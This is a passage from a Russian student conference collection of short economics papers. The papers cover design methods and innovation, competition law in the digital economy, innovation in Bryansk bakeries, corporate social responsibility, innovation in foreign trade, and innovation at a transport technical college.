Ресурсы, такие как время, бюджет и человеческий капитал, необходимы для успешного внедрения методов проектирования и инноваций. Адекватное финансирование, квалифицированные специалисты, достаточное количество времени необходимы, чтобы эффективно внедрять методы проектирования и воплощать их в инновационные результаты.

Организационные возможности включают в себя способность управлять разнообразными командами, усваивать новые знания и адаптироваться к изменениям, что имеет решающее значение для установления взаимосвязи между методами проектирования и инновациями. Фирмы, обладающие сильными динамическими возможностями, лучше подготовлены к внедрению методов проектирования и извлекают из них выгоду, поскольку они могут эффективно интегрировать новые подходы и адаптироваться к меняющимся рыночным условиям [14].

Внешние опосредующие факторы - это элементы, находящиеся за пределами организации, но которые влияют на взаимосвязь между методами проектирования и бизнес-инновациями. Наиболее распространенные внешние факторы включают в себя динамику отрасли, конкуренцию и нормативные акты.

Динамика отрасли, такая как темпы ее роста, технологические изменения и интенсивность конкуренции, может влиять на взаимосвязь между методами проектирования и инновациями. В быстро меняющихся отраслях внедрение

методов проектирования может иметь решающее значение для стимулирования инноваций и поддержания конкурентного преимущества. И наоборот, в стабильных отраслях с низким уровнем конкуренции внедрение методов проектирования может оказывать ограниченное влияние на инновации [13].

Конкуренция может послужить катализатором внедрения методов проектирования и инноваций. Фирмы, сталкивающиеся с острой конкуренцией, с большей вероятностью будут применять новые методы проектирования, чтобы выделиться и опередить своих конкурентов. Однако чрезмерная конкуренция также может привести к имитации и постепенным инновациям, уменьшая потенциал прорывных инноваций.

Нормативные акты могут как способствовать, так и препятствовать взаимосвязи между методами проектирования и инновациями. С одной стороны, нормативные акты могут способствовать инновациям, устанавливая стандарты и поощряя фирмы внедрять методы проектирования в соответствии с этими стандартами. С другой стороны, чрезмерное регулирование может подавлять инновации, создавая барьеры для входа и ограничивая возможности для экспериментов и принятия рисков [11].

Таким образом, цель нашего исследования - изучить идею о том, что исследование методов проектирования имеет решающее значение для развития инновационного бизнеса – достигнута. Доказаны необходимость использования разных методов проектирования, их стратегическая ценность и проблемы, связанные с их интеграцией в разработку новых бизнес-моделей. Обосновано, что организации должны учитывать их связь с наиболее значимыми факторами (как внутренними, так и внешними), которые влияют на взаимосвязь между методами проектирования и инновациями, а именно организационной культурой, ресурсами, возможностями, динамикой отрасли, конкурентами и нормативными актами. Их нельзя избежать при разработке бизнес-модели, поскольку они определяют эффективность методологий проектирования для продвижения инноваций. Необходимо понимать, как взаимодействуют эти факторы и как организации могут эффективно с ними справляться, чтобы максимально повысить эффективность методов проектирования инноваций.

Список источников

1. Бюрдек, Б. Э., и Базель, Б. Дизайн: история, теория и практика проектирования изделий. - Центр образовательных наук, 2016.
2. Вирц Б. В., Пистойя А., Ульрих С., Геттель В. Бизнес-модели: происхождение, развитие и перспективы будущих исследований / Вирц Б. В., Пистойя А., Ульрих С., Геттель В. // Долгосрочное планирование, 2016, - №49(1). – С. 36-54. <https://doi.org/10.1016/J.LRP.2015.04.001>
3. Гизен Э., Берман С.Дж., Белл Р., Блиц, А. Три способа успешно внедрить инновации в вашу бизнес-модель / Э. Гизен, С.Дж. Берман., Р. Белл, А. Блиц // Стратегия и лидерство, 2017. - № 35(6). – С. 27-33.
4. Грачева Н.В. Концепция оценки развития и ее применения в инновационном и сопутствующих ему процессах в сфере производства /

Н.В.Грачева // Вестник Брянского государственного университета, 2010. - № 3.– С. 91-95.

5. Грачева Н.В. Методология управления развитием инновационной деятельности в промышленности в условиях модернизируемой экономики: дисс.на соиск.уч.ст.докт.экон.наук / Санкт-Петербургский государственный университет экономики и финансов. - Санкт-Петербург, 2012.

6. Грачева Н.В. Управление развитием инновационной деятельности в промышленности / Н.В. Грачева. – Брянск, 2012.

7. Грачева Н.В. Теоретические предпосылки и практика активизации и роста конкурентоспособности инновационной деятельности промышленных предприятий/ Н.В.Грачева // качество. Инновации. Образование, 2008. – № 5 (36). – С. 58-62.

8. Зотт С., Амит Р. Разработка бизнес-модели: перспектива системы деятельности / Зотт С., Амит Р. // Долгосрочное планирование, 2016. - № 43 (2-3). – С. 216-226. <https://doi.org/10.1016/j.lrp.2009.07.004>

9. Зотт С., Амит Р. Бизнес-модель: теоретически обоснованная надежная конструкция для стратегического анализа / Зотт С., Амит Р. // Стратегическая организация, 2013. - № 11 (4). – С. 403-411. <https://doi.org/10.1177/1476127013510466>

10. Караяннис Э.Г., Григороудис Э., Синдакис С., Уолтер К. Инновации в бизнес-модели как предшественник устойчивого корпоративного совершенства и устойчивости / Э. Г. Караяннис, Э. Григороудис, С. Синдакис, С., К. Уолтер // Журнал экономики знаний, 2016. - № 5 (3). – С. 440-463.

11. Кошановская М., Гальярди В. Г. Модель double diamond: в стремлении к простоте и гибкости. Перспективы дизайна / М. Кошановская, В.Г.Гальярди// Исследования, образование и практика, 2022. - № 3. – С. 19-32.

12. Simon H. A. The Sciences of the Artificial (3rd ed.). MIT Press.Spaniol, M., Bidmon, C. M., Holm, A. B., & Rohrbeck, R. (2019). Five strategic foresight tools to enhance business model innovation tea-ching. Journal of Business Models, 1969. - №7(3). С. 77-88.

13. González-pérez L. I., & Ramírez-montoya M. S. Components of Education 4.0 in 21st Century Skills Frameworks: Systematic Review Sustainability, 2022. - № 14(3). - Page 1493. <https://doi.org/10.3390/SU14031493>.

14. <https://www.jotmi.org/index.php/GT/article/view/4239/1526> [Дата обращения 25.02.2024].

Материал поступил в редколлегию 20.04.2024

УДК 332

Конкурентное право в цифровой экономике

Рябов Илья Владимирович (ст.гр.О-23-ИН-сми-М)

Работа выполнена под руководством доцента кафедры «Отраслевая экономика и управление», Петрухиной Натальи Викторовны (natalia_petr@mail.ru)

Аннотация. Данная научная статья исследует применение конкурентного права в контексте цифровой экономики. Рассматриваются актуальные проблемы и особенности, связанные с конкуренцией на цифровом рынке. В статье анализируются последствия развития цифровых технологий для конкуренции, а также рассматриваются механизмы регулирования и защиты конкуренции в цифровом пространстве.

Ключевые слова: конкурентное право, цифровая экономика, цифровые технологии, конкуренция, регулирование

Цифровая экономика - это экономическая система, основанная на использовании цифровых технологий и сетей передачи данных для создания, распространения и использования информации и цифровых товаров и услуг [1]. В цифровой экономике цифровые технологии играют ключевую роль в производстве и распределении товаров и услуг, а также взаимодействии между потребителями, производителями и другими участниками экономического процесса. Главную роль играет государство. Отражим на рисунке планируемые результаты по программе.




Рис. 1. Планируемые результаты по программе [1]

Конкурентное право имеет важное значение для цифровой экономики по нескольким причинам.

Во-первых, оно стимулирует конкуренцию на цифровом рынке.

Во-вторых, конкурентное право обеспечивает защиту интересов потребителей, а также оно регулирует концентрацию рынка в цифровой экономике, предотвращая монополизацию рынка и доминирование нескольких крупных игроков.

В современной цифровой экономике конкурентное право сталкивается с новыми проблемами и вызовами, которые приводят к изменениям в экономическом и технологическом ландшафте, что требует пересмотра и адаптации конкурентных политик и законодательства.

Один из основных вызовов состоит в том, что цифровые платформы обладают значительным рыночным влиянием. Это может привести к возникновению сильной монопольной позиции и ограничению конкуренции на рынке.

Важным аспектом изменений в конкурентной политике является усиление сотрудничества между регулирующими органами национального и международного уровня. Поскольку цифровые платформы часто оперируют в глобальном масштабе, требуется координация и обмен информацией между различными государственными органами.

Другим важным аспектом развития конкурентной политики в цифровом секторе является обеспечение прозрачности и недискриминационного доступа к данным. Разработка строгих правил и механизмов, которые обеспечивают конкуренцию и защищают права потребителей и других участников рынка, в отношении доступа, использования и обработки данных, является важным шагом. Также необходимо уделить внимание защите данных и приватности потребителей, чтобы обеспечить доверие и уверенность в использовании цифровых услуг и платформ [3].

Таким образом, развитие конкурентного права в цифровой экономике осуществляется в соответствии с существующими нормативными документами и программами региональными органами государственной власти с учетом мнения представителей бизнеса и гражданского общества[3]. Стоит согласиться с позицией автора[4], который считает, что создание на территории региона инвестиционной платформы[4], будет способствовать не только инновационному развитию, но и обеспечивать формирование конкурентного права для субъектов. Отметим, что применение конкурентного права в цифровой экономике является сложной и многогранной задачей, требующей адаптации и развития существующих правил и подходов.

Список источников

1. Программа цифровая экономика// <https://digital.gov.ru/ru/activity/directions/858/>.
2. Петрухина Н.В. Развитие инвестиционной сферы региона в условиях цифровой трансформации// Московский экономический журнал. 2022. Т.7. №1.

3. Петрухина Н.В. Развитие инвестиционной сферы региона в условиях цифровой трансформации // Московский экономический журнал. 2022. Т.7. №1.

4. Петрухина Н.В. Роль субъектов малого и среднего бизнеса в региональном развитии // Московский экономический журнал. 2021. №8.

Материал поступил в редколлегию 20.04.2024

УДК 332

Инновации в хлебопекарной промышленности (на примере предприятий г. Брянска)

Селеид Жоанн Вистин (ст. гр. О-20-МНТ-эуп-Б)

Работа выполнена под руководством доцента кафедры «Отраслевая экономика и управления», Логвинова Константина Владимировича (lodri@yandex.ru)

Аннотация. Хлебопекарная промышленность является одной из ведущих отраслей пищевой промышленности России и обеспечивает около 10 % выручки всей пищевой промышленности. Лидером по производству хлебобулочных изделий является Центральный ФО с долей 28,5% от общероссийского объема. На территории Брянской области осуществляют свою деятельность по производству хлеба и хлебобулочных изделий 18 предприятий [2].

Потребление хлебных продуктов составляет 114 кг на душу населения в год. Сегодня наблюдается тенденция снижения объемов производства хлеба и хлебобулочных изделий, что требует от производителей поиска новых направлений развития [2]. Дальнейшее развитие хлебопекарной промышленности необходимо осуществлять на базе внедрения новейшей техники и инновационных технологий, увеличения выработки хлеба и хлебобулочных изделий с различными вкусовыми добавками и улучшителями свойств хлеба, повышающих их качество и биологическую ценность для потребителя. Повышение качества продукции – улучшение технико-экономических характеристик выпускаемых изделий, увеличение удельного веса высококачественной продукции в общем объеме производства хлеба, сокращение брака – являются первостепенными задачами предприятия.

Ведущим научным центром хлебопечения России сформулированы и развиты основные направления создания специальных видов хлебобулочных изделий:

- для различных возрастных групп, в том числе детского питания; в зависимости от профессионального состава, особенно лиц тяжелых профессий;
- для населения зон экологического неблагополучия с различными видами загрязнений;
- лечебного питания с направленно измененным химическим составом изделий, соответствующим потребностям организма.

При этом в г. Брянске производится недостаточное количество хлеба и хлебобулочных изделий диетического профилактического и лечебного профилактического назначения. Принятая правительством РФ «Концепция государственной политики в области здорового питания» предусматривает увеличение выпуска таких хлебобулочных изделий [2].

На сегодняшний день можно выделить несколько современных методов развития хлебопекарной промышленности, которые отразились и на предприятиях г. Брянска:

1. Замороженные изделия. Которые позволяют небольшим пекарням и точкам быстрого питания легко расширять и менять свой ассортимент, контролируя количество и качество готового продукта. Сетевым пекарням заморозка дает возможность контролировать качество во всех своих точках и минимизировать затраты на оборудование. Технология заморозки оттачивается и совершенствуется, ничем не уступают изделиям, приготовленным по традиционной технологии.

2. To go. Мир диктует новые форматы изделий. Потребители хотят питаться вкусно и с пользой для здоровья, оставаясь при этом в движении.

3. Цельнозерновые и витаминизированные изделия. Все больше потребителей задумываются о том, что еда должна быть не только вкусной, но и полезной. Выбирая между классическими пшеничными изделиями, выбор все чаще обращается в сторону цельнозерновых и витаминизированных.

Можно разрабатывать новые технологии, обеспеченные научным сопровождением производства хлебобулочных изделий, включая широкий спектр фундаментальных и прикладных исследований. Но следует помнить и сохранять традиционные технологии в хлебопечении. Конфессиональные продукты также набирают популярность на отечественном рынке. При этом в зависимости от вероисповедания целевых потребителей различают продукцию постную, халяльную и кошерную. В основе конфессиональной пищи лежит использование исключительно одобренных религией ингредиентов и специальных способов обработки. Данные направления также представляют потенциал для использования предприятиями г. Брянска.

Сегмент инновационной упаковки развит в России и в регионах недостаточно, но имеет значительный потенциал для использования. Наиболее интересными направлениями в развитии упаковки пищевых продуктов при этом являются следующие:

- съедобная упаковка (серия упаковки для различных продуктов This Too Shall Pass от шведской дизайн-студии Tomorrow Machine и др.);
- саморазогревающаяся/самоохлаждающаяся упаковка (пакеты ScaldoPack и др.);
- биоразлагаемая упаковка (эколин, полигидроксиалканоаты РНА, алифатические-ароматические сополиэфиры ААС и т.д.);
- упаковка на основе нанотехнологий;
- упаковка на основе мембранных технологий [1].

Список источников

1. Алешков А. В. Пищевая промышленность – индустрия инноваций : монография / А. В. Алешков. – Хабаровск : РИЦ ХГУЭП, 2016. – 188 с.
2. Проект Стратегии развития пищевой и перерабатывающей промышленности Российской Федерации на период до 2030 года. – Текст: электронный. – URL: <https://barley-malt.ru/wp-content/uploads/2019/11/proekt-strategyu-razvytyja-pyschevoj-y-pererabatyvajuschej-promyshlennosty-rf.pdf> (дата обращения: 20.03.2024). – Режим доступа: свободный.
3. Стрижакова Е.Н., Стрижаков Д.В. Развитие инновационной экономики: проблемы и возможности. Вестник евразийской науки. 2019. Т. 11. № 1. С. 41.
4. Кулагина Н.А., Козлова Е.М. Основы оценки инновационного потенциала хозяйствующего субъекта в условиях современных реалий. Транспортное дело России. 2013. № 6. С. 19-20.

Материал поступил в редколлегию 20.04.2024

УДК 65.01

Социальная ответственность бизнеса в контексте управления инновационным развитием предприятия

Семина Валерия Руслановна (ст. гр. О-22-ИН-сми-М)

Работа выполнена под руководством профессора кафедры «Отраслевая экономика и управление Нифаевой Ольги Владимировны (olganifaeva@yandex.ru)

Аннотация. В статье выявлена и обоснована взаимосвязь концепции социальной ответственности бизнеса и инновационной активности предприятия. На основе анализа литературных источников обобщены преимущества внедрения концепции социальной ответственности бизнеса как инструмента инновационного развития предприятия.

Ключевые слова: социальная ответственность, конкурентоспособность, инновационная активность, репутация.

В условиях совершенствования инновационного пути развития российской экономики и роста уровня конкуренции эффективность деятельности предприятия во многом формируется за счет не столько сугубо экономических, сколько неэкономических, социальных, связанных с человеком факторов. Это обуславливает актуальность исследования вопросов совершенствования социальной составляющей деятельности предприятия и ее влияния на инновационную активность организации, в том числе в русле концепции социальной ответственности бизнеса. Вопросам социальной ответственности в настоящее время придается очень большое значение в связи с тем, что традиционные резервы повышения эффективности и конкурентоспособности деятельности предприятия не всегда можно

задействовать вследствие неблагоприятной экономической конъюнктуры, инвестиционного климата, а также частых колебаний платежеспособного спроса [4, с. 96-97]. Анализ существующих взглядов на понимание социальной ответственности позволяет сделать вывод о наличии большого количества трактовок этого понятия и отсутствии устоявшихся определений, несмотря на существование международных и корпоративных стандартов социальной ответственности. Обобщая имеющиеся в литературе трактовки [2, 4, 5], можно сказать, что концепция социальной ответственности бизнеса охватывает меры добровольного характера, связанные с реализацией этических ценностей предприятия и его вкладом в развитие духовной, социальной, культурной и экологической сфер жизни общества.

Особую значимость социальная ответственность бизнеса приобретает в контексте инновационного развития предприятия, так как инновации могут предполагать новшества не просто в социальной или экологической сфере, но и в сфере взаимодействия фирмы с различными контактными аудиториями и сообществами. В этом смысле социальная ответственность может носить характер интегрирующего инструмента управления бизнесом, соединяющем в себя как непосредственно экономические, так и социально значимые виды предпринимательской, в том числе инновационной, активности. Тем самым социально-ответственное поведение напрямую влияет на показатели деятельности предприятия, хотя на этот счет имеются разные точки зрения. По данным некоторых исследований, связь между эффективностью деятельности предприятия и его социальной ответственностью отсутствует [1]. В то же время подобный вывод вызывает сомнения, так как соблюдение принципов социальной ответственности, как правило, влечет за собой [2-5]:

- улучшение репутации предприятия, что принципиально важно при выходе на рынок с инновационным продуктом, когда возможности фирмы закрепиться на рынке и продвигать свои инновации определяются положительным имиджем фирмы, сформированным ранее за счет участия в социально значимых мероприятиях;

- рост уровня капитализации компании, который также оказывает влияние на ее инвестиционную привлекательность и на возможности осуществлять капитальные вложения, финансировать инновационные программы, всегда сопровождающиеся высоким уровнем риска;

- укрепление корпоративной культуры компании, в которой весомую роль начинают играть действительно важные для общества социальные инициативы, участие в которых может сплачивать коллектив и придавать дополнительные стимулы для достижения поставленных целей;

- облегчение взаимодействия с контрагентами, в том числе органами власти, поскольку участие в социально значимых мероприятиях служит дополнительным информационным поводом с точки зрения связей с общественностью, а также выступает доказательством вклада предприятия в развитие региона и общества в целом;

– усиление интеграции всех функциональных направлений деятельности предприятия посредством включения в целевые ориентиры компании показателей, связанных с реализацией социальных функций и соответственно человеческого капитала предприятия, который является главным фактором успеха любого бизнеса.

В конечном итоге, социально ответственное поведение предприятия приводит как к повышению человеческого, и прежде всего социального, капитала персонала, развивающего не только свои способности, но и видящего реальный социальный эффект от функционирования предприятия. Более того, применение принципов социальной ответственности может приводить к сокращению издержек предприятия за счет ликвидации непроизводительных расходов, возникающих по причине снижения трудового потенциала, загрязнения окружающей среды, несоблюдения налогового законодательства или нарушения договорных обязательств. Необходимо еще раз подчеркнуть, что, с точки зрения инновационного менеджмента, следование принципам социальной ответственности может позволить выявить новые рыночные ниши, латентные потребности потребителей, а значит получить идеи для новых товаров и услуг и в целом инновационных направлений развития предприятия.

Список источников

1. Анкудинов А. Б., Гизатуллин А. В. Социальная ответственность и финансовая эффективность российских компаний // Вестник КГФЭИ. 2008. № 1. С. 12–15.
2. Костин А. Е. Корпоративная социальная ответственность и устойчивое развитие: мировой опыт и концепция для России // Менеджмент в России и за рубежом. 2005. № 3. С. 112-122.
3. Прокопенко Т. А. Социальное пространство российской деловой среды в контексте освоения форм социальности: автореф. дис...докт. филос. наук. М., 2012. 47 с.
4. Романова О. А., Матвеева Я. А. Конкурентные преимущества промышленных предприятий в контексте социальной ответственности и импакт-инвестирования // Журнал экономической теории. 2017. № 2. С. 96–110.
5. Хохлавин С. А. Социальная ответственность: контуры будущего стандарта в его рабочем проекте ISO/WD 26000 // Менеджмент в России и за рубежом. 2008. № 1. С. 24–32.

Материал поступил в редколлегию 20.04.2024

УДК 378:004

Инновации как фактор развития внешнеэкономической деятельности компании

Сканцева Юлия Константиновна (ст.гр. О-22-ИН-сми-М)

Работа выполнена под руководством доцента, Заведующего кафедрой «Отраслевая экономика и управление», Демиденко Александра Игоревича (feu@tu-bryansk.ru)

Аннотация: В данной статье рассматривается влияние инноваций на эффективность внешнеэкономической деятельности компаний. В условиях глобальной конкуренции и быстро меняющегося рынка, инновации становятся ключевым фактором успеха и средством достижения конкурентных преимуществ.

Ключевые слова: инновации, внешнеэкономическая деятельность, факторы развития.

Внешнеэкономическая деятельность компании - это деятельность, связанная с экспортом и импортом товаров и услуг, а также с осуществлением других форм международного бизнеса. Компании, занимающиеся внешнеэкономической деятельностью, могут осуществлять торговлю с другими странами, производить продукцию для экспорта, участвовать в международных проектах и т.д.

Факторы развития внешнеэкономической деятельности могут быть различными и зависят от конкретной ситуации и отрасли. Однако некоторые из наиболее важных факторов включают в себя:

1. Конкурентоспособность продукции и услуг на мировом рынке.
2. Доступность и стоимость ресурсов, таких как сырье, энергия и рабочая сила.
3. Уровень развития инфраструктуры и логистики.
4. Политическая стабильность и безопасность.
5. Уровень экономического развития стран-партнеров.
6. Уровень развития международных торговых соглашений и правил.
7. Уровень развития информационных и коммуникационных технологий.
8. Уровень развития человеческих ресурсов и образования.
9. Инновационные технологии

Инновации являются важным фактором для развития внешнеэкономической деятельности компании.

Они позволяют компании оставаться конкурентоспособной на международном рынке, а также увеличивать свою прибыль. Инновации могут включать в себя новые продукты, технологии, методы управления и т.д.

Проблема инноваций как фактора развития внешнеэкономической деятельности компании заключается в том, что не все компании могут успешно внедрять и использовать и

нновации. Некоторые компании могут столкнуться с трудностями при разработке новых продуктов или технологий, а другие могут не иметь достаточного финансирования для инвестиций в инновации. Кроме того, некоторые страны могут иметь более благоприятную среду для инноваций, чем другие, что может привести к неравномерному развитию внешнеэкономической деятельности.

Инновационное развитие деятельности компании на мировом рынке выполняет ряд функций, которые помогают компании достигать своих целей и быть успешной на международном уровне. Некоторые из этих функций включают:

1. Создание новых продуктов и услуг: Инновации позволяют компании создавать новые продукты и услуги, которые могут быть востребованы на мировом рынке. Это может включать разработку новых технологий, улучшение существующих продуктов или создание новых бизнес-моделей.

2. Повышение конкурентоспособности: Инновации помогают компании стать более конкурентоспособной по сравнению с другими компаниями в своей отрасли. Это может быть достигнуто за счет снижения затрат, улучшения качества продукции или предоставления новых возможностей для клиентов.

3. Расширение рынка: Инновации могут помочь компании выйти на новые рынки и расширить свою клиентскую базу. Это может происходить через разработку новых продуктов или услуг, которые соответствуют потребностям этих рынков, или через создание новых каналов продаж и маркетинга.

4. Укрепление бренда: Инновации также могут помочь укрепить бренд компании и сделать его более узнаваемым на мировом рынке. Это может произойти через создание уникальных продуктов или услуг, которые выделяются на фоне конкурентов, или через активное участие в социальных медиа и других формах маркетинга.

Одним из примеров инноваций в сфере внешнеэкономической деятельности является использование интернет-технологий. Интернет позволяет компаниям быстро и эффективно распространять свою продукцию по всему миру, что увеличивает их продажи и прибыль.

Кроме того, интернет также позволяет компаниям получать информацию о потребностях и предпочтениях потребителей в разных странах, что помогает им улучшать свою продукцию и услуги.

Таким образом, инновации являются ключевым фактором успеха компании в условиях глобальной конкуренции. Без инноваций компания может потерять свою долю на рынке и стать менее прибыльной. Поэтому компании должны постоянно искать новые идеи и возможности для инновационного развития, чтобы оставаться конкурентоспособными и успешными на мировом рынке.

Список источников

1. Горфинкель, В.Я. Инновационный менеджмент: Учебник / В.Я. Горфинкель, А.И. Базилевич, Л.В. Бобков. - М.: Вузовский учебник, ИНФРА-М, 2019. - 461 с.
2. Демиденко А.И., Демиденко И.А., Исаев А.А. Цифровизация управления инновационными ресурсами предприятия и развитие сетевых организационных структур. В книге: Перспективы формирования инновационного потенциала стратегических отраслей промышленности. Горленко О.А., Ларичева Е.А., Исайченкова В.В., Новикова А.В., Бойко Н.Е., Калинина Е.А., Можаяева Т.П., Сорокина Е.И., Вергеева М.В., Радькова Н.О., Масилевич Н.А., Лапицкая О.В., Кацубо С.П., Юрманова Е.А., Демиденко А.И., Демиденко И.А., Исаев А.А., Беляева Е.Е., Ерохин Д.В., Сорокина Е.И. и др. Брянск, 2018. С. 132-148.
3. Стрижакова Е.Н., Стрижаков Д.В. Развитие инновационной экономики: проблемы и возможности. Вестник евразийской науки. 2019. Т. 11. № 1. С. 41.
4. Кулагина Н.А., Козлова Е.М. Основы оценки инновационного потенциала хозяйствующего субъекта в условиях современных реалий. Транспортное дело России. 2013. № 6. С. 19-20.
5. Ерохин Д.В., Лагерев Д.Г., Ларичева Е.А., Подвесовский А.Г. Стратегическое управление инновационной деятельностью предприятия. Брянск, 2010.

Материал поступил в редколлегию 20.04.2024

УДК 377.1

Методы внедрения инноваций в образовательный процесс в техникуме

Сорокин Илья Игоревич (гр. О-22-ИН-сми-М)

*Работа выполнена под руководством доцента заведующего кафедры «
Отраслевая экономика и управление», Демиденко Александра Игоревича (
feu@tu-bryansk.ru)*

Аннотация. В данной статье раскрыты основные проблемы обучения в России. Рассмотрены методы и основные этапы внедрения инноваций в образовательный процесс. Предложена модель для внедрения инноваций в образовательный процесс в Брянском транспортном техникуме

Ключевые слова: проблемы, факторы, методы, инновации, техникум, обучение.

Социальные и экономические события, такие как глобализация или технический прогресс, приводят к новым проблемам в профессиональном обучении. Это изменение имеет последствия для компаний и сотрудников. С одной стороны, это отражается на нехватке мест обучения, но с другой стороны, такие факторы, как плохие аттестаты об окончании заведений и отсутствие

мотивации со стороны студентов, затрудняют заполнение существующих мест обучения.

Сотрудники требуют мобильности, готовности менять работу и постоянно расширять или при необходимости обновлять имеющиеся знания. Такое развитие событий подтверждает необходимость содействия обучению на протяжении всей жизни как для развития новых навыков, так и для адаптации и расширения существующих. Научные исследования уже занимаются разработкой дидактических концепций, позволяющих справиться с этой задачей. Предыдущие исследования были сосредоточены на характеристиках среды обучения, которых недостаточно для решения вышеуказанных проблем. Сочетание среды обучения и стратегии развития, называемое инновациями, рассматривается как основа решения этой проблемы.

В следствие этого возникают три главных вопроса: как инновации могут выглядеть на практике в образовательном процессе, как необходимо спроектировать среду обучения для развития инноваций и какие стратегии уже существуют для решения выше поставленных проблем?

На сегодняшний день текущие проблемы решаются путём сокращения лекционных часов и распределении их в практические и самостоятельные задания. Также немаловажным является исключение теории в экзаменах по специализированным предметам. Большой упор делается на практическую значимость решения реальных задач, с которыми уже выпускники могут столкнуться на своём новом рабочем месте.

С одной стороны — это должно поднять мотивацию студентов и поставить чёткую цель обучения – кем я стану? Однако реализация разрушила ожидания.

На изменения в образовательном процессе и внедрение инноваций оказывают 2 рычага давления – это факторы и среда обучения.

Первые факторы связаны с организационными характеристиками учебного заведения, такими как: поддержка руководства. Они определяют, среди прочего, наличие материальных и человеческих ресурсов, которые играют важную роль в разработке и проектировании среды обучения. В то же время необходимо также учитывать тот опыт, который техникум уже имеет в отношении изменений и инноваций.

Кроме того, большое влияние на успех инноваций оказывают социальные факторы, такие как технологические и экономические достижения. Важно принять во внимание, какие навыки понадобятся сотрудникам в будущем и как профессиональная подготовка может привить эти навыки. Образовательная политика соответствующей страны также играет важную роль. Изменения в законодательстве могут оказать решающее влияние на структуру обучения и квалификации, а также на финансовую поддержку инноваций.

Среда обучения в техникуме и на предприятии находится в центре внимания инноваций. Характеристики среды обучения вытекают из определенных целей обучения и процессов обучения. Необходимо учитывать демографические характеристики, а также мотивацию и отношение студентов.

Например, цели обучения должны определяться обществом так, чтобы они были значимыми и интересными для учащихся.

И на оборот, низкая мотивация и нейтральное положение студентов к обучению могут серьёзно повлиять на их уровень навыков и знаний после окончания учёбы.

Таким образом, можно выделить 3 основных условия успешной инновации.

При инициировании – начале инноваций – особенно важно участие преподавателей и мастеров. Их участие, по сравнению с разработкой и внедрением учебных сред внешними дизайнерами, в значительной степени способствует высокому уровню внедрения инноваций. Качество планирования инноваций также может оказывать положительное или отрицательное влияние на успех инноваций. Поэтому важно иметь реалистичный график. Кроме того, должна быть оказана поддержка реализации со стороны руководства техникума, преподавателей и студентов.

Этап внедрения зависит от отношения заинтересованных сторон (например, преподавателей и студентов), а также от изменений в техникуме и деятельности (например, изменения правил, подхода или отношений между различными участниками). Здесь важно отметить, что все изменения взаимосвязаны и, следовательно, могут инициировать цикл трансформации.

Что касается результатов, необходимо учитывать степень реализации в техникуме, какие видимые затраты и выгоды имеются для отдельного человека и организации, а также какие положительные и отрицательные побочные эффекты произошли. Удовлетворенность всех заинтересованных сторон достигнутыми результатами имеет решающее значение для прочности и устойчивости внедрения инновации в повседневную студенческую жизнь и для ее дальнейшего развития.

Целью не является создание универсальной теории, которую можно перенести в любой контекст. Посредством всестороннего анализа событий важно получить соответствующие характеристики, которые также можно применять в других контекстах. Поэтому рассмотрим голландскую модель «обучение без границ».

Причинами для изменений стали такие проблемы, как высокий процент отсева, немотивированность учащихся, плохие результаты обучения и отсутствие связи между образовательными учреждениями и компаниями.

Модель проблемно-ориентированного обучения была использована в качестве основы для среды обучения в школе и на предприятии. Школьникам предлагалось пройти небольшую стажировку для ознакомления с желаемой профессией. В конце они получали сертификаты, дипломы или рекомендации, которые шли в их портфолио. С тех пор это было адаптировано для сферы профессионального обучения и постепенно развивалось.

Как говорилось ранее – универсальной формулы по внедрению инноваций не существует. Это индивидуальный процесс, имеющий множество факторов [1].

В рамках Брянского транспортного техникума предлагается сделать техникум связующим звеном в получении профессии студентов-выпускников напрямую. Данная модель направлена исключительно на студентов, которые готовы пойти работать по специальности по окончании обучения.

На последнем курсе таким студентам предоставляется возможность пройти практику на месте работы из предложенных техникумом вариантов.

В рамках первой практики работодатель знакомится со студентом и определяет для себя потребность в будущем работнике. Если две стороны намерены работать друг с другом, заключается договор, на основе которого студент обязуется устроиться к этому работодателю, а работодатель обязан взять этого студента по окончании обучения. После заключения договора в рамках обучения в последнем семестре упор делается на ту совокупность знаний, которые необходимы студенту для работы в той области, которая ему непосредственно необходима. Т.е. если работодателю нужен мастер по ремонту двигателей, значит студент занимается преимущественно ремонтом двигателей.

А преддипломная практика (вторая) является стажировкой на рабочее место и проверкой освоенных знаний в необходимой области.

Таким образом, работодатель получает выпускника-студента, который готов приступить к работе. При этом он имеет полную информацию о квалификации нового сотрудника.

